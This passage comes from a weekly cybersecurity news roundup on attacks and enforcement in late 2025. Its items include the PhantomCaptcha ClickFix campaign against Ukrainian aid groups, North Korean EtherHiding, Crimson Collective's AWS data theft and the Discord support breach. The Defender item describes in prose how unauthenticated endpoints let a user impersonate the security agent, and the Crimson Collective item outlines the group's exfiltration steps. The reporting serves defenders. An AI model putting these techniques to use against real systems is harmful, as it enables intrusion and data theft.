Exploiting cloud identities rather than endpoints furthers the trend of cloud-based cybercrime, where phished credentials and identity abuse enable financially motivated actors to scale operations while remaining under the radar. Jungle Thief’s campaign is a reminder to prioritize identity-based monitoring and cloud-native security measures that provide full visibility and real-time detection.

The Ugly | PhantomCaptcha Spearphishing Targets Ukraine’s Relief Networks

SentinelLABS, together with the Digital Security Lab of Ukraine, have uncovered ‘PhantomCaptcha’, a single-day spearphishing campaign that targeted Ukrainian regional government administrations and humanitarian organizations such as the International Red Cross, UNICEF, the Norwegian Refugee Council, and other NGOs linked to war relief efforts.

Launched on October 8, 2025, the operation began with an impersonation of the Ukrainian President’s Office, distributing weaponized PDF attachments that redirected victims to a fake Zoom site (zoomconference[.]app). There, a fake Cloudflare CAPTCHA lured users into copying and pasting malicious PowerShell commands – a ClickFix technique designed to bypass traditional endpoint controls by tricking victims into executing the malware themselves.

Infection paths
Infection paths

Once running, the script deployed a multi-stage PowerShell payload leading to a WebSocket remote access trojan (RAT) hosted on Russian-owned infrastructure. The RAT enables arbitrary command execution, data exfiltration, and the potential deployment of further malware through encrypted WebSocket communications. Although investigations show that the attackers spent six months preparing the campaign, it remained active for only 24 hours, pointing to an infrastructure that demonstrates sophisticated operational security and planning.

SentinelLABS linked the campaign to an additional Android-based espionage effort hosted on princess-mens[.]click, which distributes spyware-laden APKs disguised as adult entertainment or cloud storage apps designed to harvest contacts, media files, and geolocation data.

While attribution remains unconfirmed, technical overlaps, including the ClickFix lure and Russian-hosted C2s, suggest possible ties to COLDRIVER (aka UNC4057 or Star Blizzard), a threat group linked to Russia’s Federal Security Service (FSB). PhantomCaptcha is an example of a highly organized and adaptive adversary, able to blend social engineering, short-lived but highly compartmentalized infrastructure, and cross-platform espionage to target Ukraine’s humanitarian and government sectors.

The Good, the Bad and the Ugly in Cybersecurity – Week 42

The Good | DOJ Seizes $15B in Crypto, Targets Global Scam Ring & PowerSchool Hacker

The U.S. Department of Justice has seized $15 billion in bitcoin from the Prince Group, a vast criminal syndicate behind cryptocurrency scams known as romance baiting. Led by fugitive Chen Zhi (aka Vincent), the group defrauded billions from victims through fake investment schemes disguised as romantic or business opportunities. Operating across 30+ countries, Prince Group forced trafficked workers into Cambodian compounds to run these scams under threat of violence.

The organization laundered illicit gains through complex crypto transfers before converting them into cash for luxury assets, including yachts, jets, and even a Picasso painting. In coordination with the U.K., the U.S. Treasury has sanctioned Zhi and 146 of his associates. Authorities, on the whole, estimate that Americans lost $16.6 billion to such scams last year, with Southeast Asian-based operations driving most of this increase. As global authorities intensify crackdowns on large-scale fraud and cybercrime operations, U.S. law enforcement continues to pursue domestic offenders exploiting digital platforms for profit.

Matthew D. Lane, a 19-year-old from Massachusetts, was sentenced to four years in prison and ordered to pay $14 million in restitution for orchestrating a severe cyberattack on PowerSchool, a leading K–12 software provider serving over 60 million students worldwide. Lane and his accomplices used stolen subcontractor credentials to breach PowerSchool’s systems, stealing data on 9.5 million teachers and 62.4 million students, including social security numbers and medical records. They demanded $2.85 million in Bitcoin under the alias “Shiny Hunters”.

Source: Brad Petrishen – USA TODAY NETWORK via Imagn Images

Despite PowerSchool paying an undisclosed ransom to prevent a data leak, the group continued additional extortion attempts on several affected school districts. Lane pleaded guilty to multiple federal cybercrime charges in May.

The Bad | North Korean Hackers Deploy EtherHiding to Steal Cryptocurrency

North Korean state-sponsored hackers have begun using a novel malware-hosting method called “EtherHiding” to steal cryptocurrency, marking the first time a nation-state actor has employed this blockchain-based technique. Researchers attribute the activity to the DPRK-linked cluster UNC5342, which has been deploying EtherHiding since February 2025 as part of its ongoing “Contagious Interview” campaign. The group uses fake job offers to lure software developers, posing as recruiters from fake companies. During technical assessments, victims are tricked into running malicious code, initiating the multi-stage infection chains.

EtherHiding embeds malicious payloads within smart contracts on public blockchains, including Ethereum and Binance Smart Chain, allowing attackers to fetch the malware via read-only calls that leave no trace of the transaction. This method provides anonymity, is resilient to takedowns, and provides the flexibility to update payloads at minimal cost, an average of $1.37 USD per update. The payloads include JADESNOW, a JavaScript downloader, and InvisibleFerret, a backdoor for credential theft, remote control, and exfiltration of cryptocurrency wallet data and browser-stored passwords.

UNC5342 EtherHiding on BNB Smart Chain and Ethereum (Source: GTIG)

Researchers note that the threat actor’s use of multiple blockchains suggests operational compartmentalization and makes forensic analysis more difficult. The approach demonstrates a shift toward bulletproof hosting, using blockchain technology to create takedown-resistant, flexible malware distribution.

Users should exercise caution with job-related downloads and adopt best practices such as testing files in isolated environments, restricting executable file types, and enforcing strict browser policies to block script auto-execution.

The Ugly | Flaws in Microsoft Defender Could Lead to Theft of Data

Researchers have reported unpatched vulnerabilities in Microsoft Defender for Endpoint (DFE) that could enable attackers to bypass authentication, spoof data, exfiltrate sensitive information, and inject malicious files into forensic evidence collections used by security analysts.

Reported to Microsoft’s Security Response Center in July 2025, the issues were categorized as low severity, with no confirmed fixes as of this writing. Researchers tracking the flaws focused on how the agent communicated with cloud backends, using tools like Burp Suite and WinDbg memory patches to bypass certificate pinning in MsSense.exe and SenseIR.exe, allowing plaintext interception of HTTPS traffic, including Azure Blob uploads.

Requests can be intercepted including data uploads to an Azure Blob (Source: InfoGuard Labs)

The core problem lies in DFE requests to endpoints such as /edr/commands/cnc and /senseir/v1/actions/, where Authorization tokens and headers are ignored. Low-privileged users can obtain machine and tenant IDs from the registry to impersonate the agent, intercept commands, or spoof responses such as faking an “already isolated” status while leaving devices exposed. Similarly, CloudLR tokens for Live Response and Automated Investigations are ignored, allowing payload manipulation and uploads to Azure Blob URIs.

In addition, attackers can access 8MB configuration dumps without credentials, revealing detection logic like RegistryMonitoringConfiguration and ASR rules, while investigation packages on disk can be tampered with, embedding malicious files disguised as legitimate artifacts.

Despite responsible disclosure by the researchers concerned, it remains unknown whether Microsoft will patch the flaws any time soon.

The Good, the Bad and the Ugly in Cybersecurity – Week 41

The Good | Teens Arrested in Nursery Doxing Case as OpenAI Disrupts Cybercrime Clusters

U.K. police have arrested two 17-year-olds in Hertfordshire for allegedly doxing children following a ransomware attack on London-based Kido nurseries. The Radiant Group claimed responsibility, saying they stole sensitive data and photos of over 8000 children and leaked some online to extort Kido. Later, the files were removed after the groups’ threats to both Kido and parents of the affected children failed to make headway. Kido, supporting over 15,000 families in the U.K, U.S, China, and India, confirmed the breached data was hosted by Famly, a nursery software platform, which said its systems were not compromised.

The UK’s NCSC called the attack on children “particularly egregious” and the Met Police emphasized their commitment to bringing the perpetrators to justice. The arrests reflect a wider trend of teenagers involved in major U.K. cyberattacks, with recent cases linked to Marks & Spencer, Co-op, Harrods, and Transport for London.

Also this week, OpenAI said it disrupted three malicious activity clusters abusing ChatGPT for cybercrime and influence operations. The first involved Russian-speaking actors using multiple accounts to develop components of remote access trojans (RATs), credential stealers, and data exfiltration tools. The second, tied to North Korean actors, used ChatGPT to assist in malware, phishing, and C2 development – using the chatbot to draft copy, perform experiments, and explore new techniques. The third was linked to Chinese threat group ‘UNK_DropPitch’, which leveraged the tool to create multilingual phishing content and automate hacking tasks.

Beyond these, OpenAI also blocked networks from Cambodia, Myanmar, Nigeria, Russia, and China for using AI in scams, propaganda, and surveillance, though all mentioned actors tried to mask signs of their abuse of the tool to further their operations.

The Bad | Crimson Collective Group Breach Cloud Systems to Steal Data & Extort Victims

A threat group called ‘Crimson Collective’ has launched a series of targeted attacks on AWS cloud environments, stealing sensitive data and extorting victims through multi-stage intrusions. The group just recently exfiltrated 570 GB of data from thousands of private GitLab repositories before joining forces with Scattered Lapsus$ Hunters to intensify its extortion efforts.

Researchers explain how Crimson Collective’s operations begin with harvesting exposed long-term access credentials using open-source tools like TruffleHog. Once inside, they create new privileged accounts and escalate privileges by assigning administrative policies, effectively gaining complete control over the compromised environment. Here, the attackers enumerate users, databases, and storage systems in preparation of large-scale data theft.

The group’s exfiltration process involves modifying database master passwords, creating snapshots of databases before exporting them to S3 for transfer through API calls. EBS (Elastic Block Store) volumes are then launched and attached under permissive security groups to move data more freely. Victims typically receive ransom demands via in-platform email systems and external addresses once exfiltration is complete.

Extortion note from Crimson Collective (Source: Rapid7)

Investigations found that the group employs many IP addresses, some reused across different incidents, which allowed partial tracking of its operations. While Crimson Collective’s size and infrastructure remain unclear, its extortion tactics indicate an expanding threat to organizations relying on cloud-based infrastructure. Using short-term, least-privileged credentials and enforcing IAM policies can help mitigate the chance of breaches.

Researchers warn that leaked credentials and lax privilege management continue to be major enablers for these attacks, and urge companies to tighten access controls, limit credential lifespan, and regularly audit for exposed secrets using open-source scanning tools.

The Ugly | Attackers Breach Discord Ticketing Support, Exposing Data of 5.5M Users

Threat actors claiming to have breached Discord’s customer support systems are now threatening to leak data allegedly stolen from millions of users after the company refused to pay ransom demands. This latest threat follows reports that the attackers first gained access to a third-party support provider in late September, exfiltrating sensitive user information such as names, emails, government IDs, and partial payment details.

Discord confirmed that the compromise affected a vendor system used for customer service, not its internal infrastructure, and said around 70,000 users had their government ID photos exposed – far fewer than the 2.1 million claimed by the attackers. The company stressed that inflated figures and ransom demands were part of an extortion campaign and that it will not reward illegal actions.

According to the threat actors, they accessed Discord’s support platform for 58 hours through a compromised account belonging to an outsourced support agent. During this window, the scope of their claim includes 1.6 terabytes of data, including 8.4 million support tickets affecting 5.5 million users, with roughly 580,000 containing partial payment information. The attackers also said integrations between the support system and Discord’s internal database allowed them to run millions of API queries for additional user data.

The actors initially demanded $5 million, later reducing it to $3.5 million before Discord ended negotiations and went public with the breach. The group has since threatened to release the stolen data, marking one of the largest extortion-driven data thefts to hit a major communication platform in 2025.

❌